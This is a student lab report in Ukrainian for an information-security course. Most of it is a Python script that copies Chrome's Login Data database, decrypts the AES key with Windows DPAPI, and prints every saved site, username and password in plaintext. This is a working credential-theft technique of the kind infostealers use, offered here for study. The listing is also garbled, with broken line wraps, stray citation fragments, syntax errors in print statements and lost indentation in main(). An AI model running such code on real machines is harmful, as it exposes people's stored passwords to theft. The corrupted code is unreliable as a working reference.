

Міністерство освіти і науки України
Львівський національний університет імені Івана Франка
Факультет електроніки та комп'ютерних технологій

ЗВІТ

про виконання лабораторної роботи № 5
з курсу “Інформаційна безпека програм та даних”
на тему: “Отримання та розшифровування збережених паролів
браузера Google Chrome”

Виконав:

Студент. гр. ФеП-41 Фіняк Олег


Перевірив:

Павлик М.Р.

Львів – 2026

Завдання:

1. Встановіть необхідні бібліотеки: `pip3 install pycryptodome pywin32`.
2. Створіть новий файл `chromepass.py` та імпортуйте необхідні модулі
3. Визначіть деякі функції, які допоможуть нам у основній функції: функція `get_chrome_datetime()` відповідає за перетворення формату дати Chrome у зручний для читання формат дати й часу. функція `get_encryption_key()` витягує та декодує AES ключ, який використовувався для шифрування паролів, які зберігаються в шляху `"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\Local State"` як файл JSON. функція `decrypt_password()` приймає зашифрований пароль і AES ключ як аргументи та повертає розшифровану версію пароля.
4. Запишіть основну функцію. Спочатку ми отримуємо ключ шифрування за допомогою попередньо визначеної функції `get_encryption_key()`, а потім копіюємо базу даних SQLite (розташовану за адресою `"%USERPROFILE%\AppData\Local\Google\Chrome\User Data\default>Login Data"`, яка містить збережені паролі) до поточного каталогу та підключаємося до неї. Робимо це тому, що вихідний файл бази даних буде заблоковано, коли Chrome буде запущено. Після цього ми робимо запит на вибірку до таблиці логінів і повторюємо всі рядки з логінами. Ми також розшифровуємо кожен пароль і переформатуємо `date_created` і `date_last_used` дату і час у зручніший для людини формат. Нарешті, ми друкуємо облікові дані та видаляємо копію бази даних із поточного каталогу.
5. Викликаємо основну функцію
6. Запускаємо скрипт командою `python chromepass.py`.
7. Запишіть результати роботи `chromepass.py`



chromepass.py

```
import os #
import json #
import base64 #
import sqlite3 #
import win32crypt #
from Crypto.Cipher import AES #
import shutil #
from datetime import timezone, datetime, timedelta #
```

```

def get_chrome_datetime(chromedate): #[cite: 5]
    """Перетворює формат дати Chrome у зручний формат datetime.
    Chrome рахує мікросекунди починаючи з 1 січня 1601 року.""" #[cite: 5]
    return datetime(1601, 1, 1) + timedelta(microseconds=chromedate) #[cite: 5]

def get_encryption_key(): #[cite: 5]
    """Витягує та декодує AES ключ, яким зашифровані паролі.""" #[cite: 5]
    local_state_path = os.path.join(os.environ["USERPROFILE"],
                                     "AppData", "Local", "Google", "Chrome",
                                     "User Data", "Local State") #[cite: 5]
    with open(local_state_path, "r", encoding="utf-8") as f: #[cite: 5]
        local_state = f.read() #[cite: 5]

    local_state = json.loads(local_state) #[cite: 5]

    # Декодуємо ключ з Base64 #[cite: 5]
    key = base64.b64decode(local_state["os_crypt"]["encrypted_key"]) #[cite: 5]
    # Видаляємо префікс DPAPI (перші 5 байтів 'DPAPI') #[cite: 5]
    key = key[5:] #[cite: 5]

    # Розшифровуємо ключ за допомогою ключа сесії поточного користувача Windows
    #[cite: 5]
    return win32crypt.CryptUnprotectData(key, None, None, None, 0)[1] #[cite: 5]

def decrypt_password(password, key): #[cite: 5]
    """Приймає зашифрований пароль і ключ AES, повертає розшифрований пароль."""
    #[cite: 5]
    try:
        # Отримуємо вектор ініціалізації (IV) #[cite: 5]
        iv = password[3:15] #[cite: 5]
        password = password[15:] #[cite: 5]

        # Генеруємо шифратор AES GCM #[cite: 5]
        cipher = AES.new(key, AES.MODE_GCM, iv) #[cite: 5]

        # Розшифровуємо пароль (відкидаємо останні 16 байтів - authentication tag)
        #[cite: 5]
        return cipher.decrypt(password)[: -16].decode() #[cite: 5]
    except:
        try:
            # Старий метод шифрування (до версії Chrome 80) #[cite: 5]
            return str(win32crypt.CryptUnprotectData(password, None, None, None,
0)[1]) #[cite: 5]
        except:
            return "" #[cite: 5]

def main(): #[cite: 5]
    # Отримуємо ключ AES #[cite: 5]
    key = get_encryption_key() #[cite: 5]
    # Шлях до локальної SQLite бази даних Chrome з паролями #[cite: 5]
    db_path = os.path.join(os.environ["USERPROFILE"], "AppData", "Local",
                           "Google", "Chrome", "User Data", "default", "Login
Data") #[cite: 5]

```

```

# Копіюємо файл, щоб уникнути помилки блокування, якщо Chrome відкрито #[cite: 5]
5]
filename = "ChromeData.db" #[cite: 5]
shutil.copyfile(db_path, filename) #[cite: 5]
# Підключаємося до скопійованої бази даних #[cite: 5]
db = sqlite3.connect(filename) #[cite: 5]
cursor = db.cursor() #[cite: 5]
# Таблиця Logins містить потрібні нам дані #[cite: 5]
cursor.execute("select origin_url, action_url, username_value, password_value,
date_created, date_last_used from logins order by date_created") #[cite: 5]
# Перебираємо всі рядки #[cite: 5]
for row in cursor.fetchall(): #[cite: 5]
    origin_url = row[0] #[cite: 5]
    action_url = row[1] #[cite: 5]
    username = row[2] #[cite: 5]
    password = decrypt_password(row[3], key) #[cite: 5]
    date_created = row[4] #[cite: 5]
    date_last_used = row[5] #[cite: 5]
    if username or password: #[cite: 5]
        print(f"Origin URL: {origin_url}") #[cite: 5]
        print(f"Action URL: {action_url}") #[cite: 5]
        print(f"Username: {username}") #[cite: 5]
        print(f>Password: {password}") #[cite: 5]
    else:
        continue #[cite: 5]
    if date_created != 86400000000 and date_created: #[cite: 5]
        print(f"Creation date: {str(get_chrome_datetime(date_created))}")
#[cite: 5]

    if date_last_used != 86400000000 and date_last_used: #[cite: 5]
        print(f>Last Used: {str(get_chrome_datetime(date_last_used))}") #[cite: 5]
5]

    print("="*50) #[cite: 5]
    cursor.close() #[cite: 5]
    db.close() #[cite: 5]
    # Видаляємо скопійований файл БД #[cite: 5]
    try:
        os.remove(filename) #[cite: 5]
    except:
        pass #[cite: 5]
if __name__ == "__main__": #[cite: 5]
    main() #[cite: 5]

```

Висновок: Під час виконання лабораторної роботи було практично досліджено механізми захисту локальних даних у браузері на базі Chromium та успішно реалізовано скрипти для вилучення і розшифрування збережених облікових даних. Завдяки використанню Windows DPAPI та криптографічних бібліотек для розшифрування AES-ключів, було підтверджено вразливість локально збережених паролів до несанкціонованого доступу за наявності відповідних прав у системі.